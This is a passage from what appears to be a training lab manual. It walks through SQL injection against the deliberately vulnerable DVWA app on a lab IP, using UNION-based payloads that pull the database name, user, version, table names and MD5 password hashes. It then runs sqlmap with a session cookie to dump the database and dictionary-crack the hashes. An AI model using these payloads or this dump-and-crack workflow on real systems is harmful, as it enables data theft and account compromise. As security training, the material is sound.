
```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
3 rows in set (0.000 sec)

MariaDB [(none)]>
```

4 SQL Injection

1. Open the *Web Browser* by clicking on the **Application Menu > Web Browser** icon located on the left panel.
2. In the *Web Browser*, type **`192.168.68.12`** into the *address* field and press the **Enter** key.




3. Scroll down to the *Training Applications* pane and click on the **Damn Vulnerable Web Application** link.



TRAINING APPLICATIONS

OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	


4. On the *DVWA* login page, log in using **`admin`** as the *username* and **`admin`** as the *password*. Click **Login**.



5. On the *DVWA* homepage, click on **SQL Injection** button located in the left pane.

6. Test if the application is vulnerable to *SQL* injection by trying a simple test using a true statement. Type the command below into the *User ID* text field, followed by clicking the **Submit** button.

```
1=1
```




Vulnerability: SQL Injection

```
ID: 1=1
First name: admin
Surname: admin
```

Notice what happened was that a query was sent to the database that executed the following: *select first_name, surname from "some table" where user_id=1*

7. Display all records that are false (empty) and all records that are true (not empty). Enter the command below into the *User ID* field, followed by clicking **Submit**.

```
1' or '0'='0
```




```
ID: 1' or '0'='0
First name: admin
Surname: admin

ID: 1' or '0'='0
First name: Gordon
Surname: Brown

ID: 1' or '0'='0
First name: Hack
Surname: Me

ID: 1' or '0'='0
First name: Pablo
Surname: Picasso

ID: 1' or '0'='0
First name: Bob
Surname: Smith

ID: 1' or '0'='0
First name: user
Surname: user
```

Users have now been dumped into the database. The following query was executed: *select first_name, surname from "some table" where user_id = 1' or '0'='0';*

8. Attempt to pull database information and the user of the database. Enter the command below into the *User ID* field, click **Submit**.

```
1' or 1=1 union select database(), user()#
```



User ID:


Submit

```
ID: 1' or 1=1 union select database(), user()#
First name: admin
Surname: admin

ID: 1' or 1=1 union select database(), user()#
First name: Gordon
Surname: Brown

ID: 1' or 1=1 union select database(), user()#
First name: Hack
Surname: Me

ID: 1' or 1=1 union select database(), user()#
First name: Pablo
Surname: Picasso

ID: 1' or 1=1 union select database(), user()#
First name: Bob
Surname: Smith

ID: 1' or 1=1 union select database(), user()#
First name: user
Surname: user

ID: 1' or 1=1 union select database(), user()#
First name: dvwa
Surname: dvwa@localhost
```

Notice the *database()* command returns the database name of *dvwa* and its user *dvwa@localhost*. The union statement is similar to "join" except that it links 2 select statements together, and the # character ends the statement.

9. Try to pull the database version by entering the command below into the *User ID* field, click **Submit**.

```
1' or 1=1 union select null,version()#
```




```
ID: 1' or 1=1 union select null,version()#
First name: admin
Surname: admin

ID: 1' or 1=1 union select null,version()#
First name: Gordon
Surname: Brown

ID: 1' or 1=1 union select null,version()#
First name: Hack
Surname: Me

ID: 1' or 1=1 union select null,version()#
First name: Pablo
Surname: Picasso

ID: 1' or 1=1 union select null,version()#
First name: Bob
Surname: Smith

ID: 1' or 1=1 union select null,version()#
First name: user
Surname: user

ID: 1' or 1=1 union select null,version()#
First name:
Surname: 5.1.41-3ubuntu12.6-log
```

Notice null was used as a placeholder and issued the *version()* command. Given the output, it appears the OS is running on *5.1.41-3ubuntu12.6*.

10. Enter the command below into the *User ID* field to identify the tables in the database.

```
1' or 1=1 union select null, table_name from
information_schema.tables#
```

11. Scroll down and identify the table being a *users* table.




```
ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: users
```

In the query, *null* was a placeholder again and the *table_name* is something that exists in the main part of the database build called the information schema.

12. Attempt to see if any password fields are associated with the *users* table. Enter the command below into the *User ID* field and click **Submit**.

```
1' or 1=1 union select user, password from users#
```




```
ID: 1' or 1=1 union select user, password from users#
First name: admin
Surname: 21232f297a57a5a743894a0e4a801fc3

ID: 1' or 1=1 union select user, password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' or 1=1 union select user, password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' or 1=1 union select user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' or 1=1 union select user, password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' or 1=1 union select user, password from users#
First name: user
Surname: ee11cbb19052e40b07aac0ca060c23ee
```


Notice towards the bottom, hashes are given out from the query.

5 Using SQLmap

1. In order to use SQLmap, we need to get some information from the web browser. First, click **Logout** in the lower-left of the *DVWA* page.
2. At the login page, we need to get the cookie created during login. There are several ways to do this. For this lab, you will use the built-in inspector of Chromium to view the cookie parameter. Click on the menu button in the upper-right, select **Web Developer > Network.**
3. Notice the screen split. In the top part, log in using **`admin`** as the *username* and **`admin`** as the *password*. Click **Login**.




4. In the bottom pane, click on the **POST** request. Scroll down in the bottom-right to find the cookie that was created. This will be located under **Request headers** section**.**



```
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 41
Content-Type: application/x-www-form-urlencoded
Cookie: security=low; PHPSESSID=bhc1bg…ine; acgroupswithpersist=nada
Host: 192.168.68.12
```

5. Click the text after the word *Cookie:*


6. Highlight the cookie string beginning from **security=low** and then proceeding to the **PHPSESSID** text along with its respective value (the value includes everything up to the semicolon, including the semicolon). Then press **CTRL-C** to copy it to the clipboard.



```
Connection: keep-alive
Content-Length: 41
Content-Type: application/x-www-form-urlencoded
Cookie: security=low; PHPSESSID=bhc1bg8211u2ml8g09edn5c7a1; acopendivids=swingset,jotto,ph
Host: 192.168.68.12
```

7. Now launch a terminal by clicking on the terminal icon.
8. Enter the following command to review available options:

```
sqlmap -h
```



```
root@kali:~# sqlmap -h
{1.3.11#stable}
http://sqlmap.org

Usage: python2 sqlmap [options]
```

9. Review this information as you will be using the following options:

```
-u
"http://192.168.68.12/dvwa/vulnerabilities/sqli_blind/?id=1&Submi
t=Submit"
```

This is the URL we want to attack. Notice we are attacking the "id" field.

```
--cookie="your cookie here"
```

Here is where you will need to paste in your cookie between the quotes and replace the phrase, "your cookie here". Below is an example:

--cookie="security=low; PHPSESSID=bhc1bg8211u2ml8g09edn5c7a1;"

Important: Do not use the above cookie, use the one you copied from step 5.

```
--dump
```

This will dump the entire database, including tables, any usernames/passwords, including hashes.

10. In the terminal, type the following command to scan the DVWA Blind SQL Injection page and dump the entire database:


```
sqlmap -u
“http://192.168.68.12/dvwa/vulnerabilities/sqli_blind/?id=1&Submi
t=Submit” --cookie=”yourcookiehere” --dump
```

Remember, you need to replace the –cookie=”yourcookiehere” with the cookie from the clipboard. To paste this in, use **CTRL-SHIFT-V.** The normal **CTRL-V** will NOT work.

Below is an example of what the string should look like, remember this cookie will **NOT** work from below, you must use the one you copied:


sqlmap -u
“http://192.168.68.12/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit” --cookie=”security=low; PHPSESSID=bhc1bg8211u2ml8g09edn5c7a1;” --dump

11. SQLmap will start by determining the backend which, it finds as MySQL. The program will ask, “Do you want to skip test payloads specific for other DBMSes [Y/n]”. Enter **Y** and press **Enter** to skip.




```
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for ot
her DBMSes? [Y/n] y
```

12. The program will ask, “for the remaining tests, do you want to include all the tests for ‘MySQL’ extending provided level (1) and risk (1) values? [Y/n]” Enter **Y** and press **Enter** to include them.




```
for the remaining tests, do you want to include all tests for 'MySQL' extending provided leve
l (1) and risk (1) values? [Y/n] y
```

13. The program will ask, “Do you want to keep testing others (if any)? [y/N]”. Enter **N** and press **Enter** as there are no other fields.



```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
```


14. It then fetches databases, and finds a *users* table. The program will ask, "do you want to store hashes to a temporary file for eventual further processing with other tools (y/N]". Enter **Y** and press **Enter** to save the hashes for later.



```
do you want to store hashes to a temporary file for eventual further processing with other to
ols [y/N]
```


Notice this puts the file in the /tmp/folder.

15. The program will ask, "do you want to crack them via a dictionary-based attack? [Y/n/q]". Enter **Y** and press **Enter** to try and crack the passwords.



```
do you want to crack them via a dictionary-based attack? [Y/n/q] y
```

16. The program will ask, "what dictionary do you want to use?" Press **Enter** to use the default wordlist.
17. The program will ask, "do you want to use common password suffixes? (slow!) [y/N]". Press **Enter** to skip this.
18. The program will begin finding users, cracking passwords, and gathering as much information as possible. The information found will be put in the output folder, "/root/.sqlmap/output/192.168.68.12/. Scroll back up to locate the information for the *dvwa* database, particularly the *users* table. Notice all of the information gathered, including the hashes and cracked passwords.



```
Database: dvwa
Table: users
[6 entries]
+---------+---------+-------------------------------------------------+-------------------
-----------------------+-----------+------------+
| user_id | user    | avatar                                          | password
                       | last_name | first_name |
+---------+---------+-------------------------------------------------+-------------------
-----------------------+-----------+------------+
| 1       | admin   | http://127.0.0.1/dvwa/hackable/users/admin.jpg   | 21232f297a57a5a74389
4a0e4a801fc3 (admin)    | admin     | admin      |
| 2       | gordonb | http://127.0.0.1/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260
853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://127.0.0.1/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e
0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://127.0.0.1/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3
de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://127.0.0.1/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d83
27deb882cf99 (password) | Smith     | Bob        |
| 6       | user    | http://127.0.0.1/dvwa/hackable/users/1337.jpg    | ee11cbb19052e40b07aa
c0ca060c23ee (user)     | user      | user       |
+---------+---------+-------------------------------------------------+-------------------
```

19. You may now end your reservation.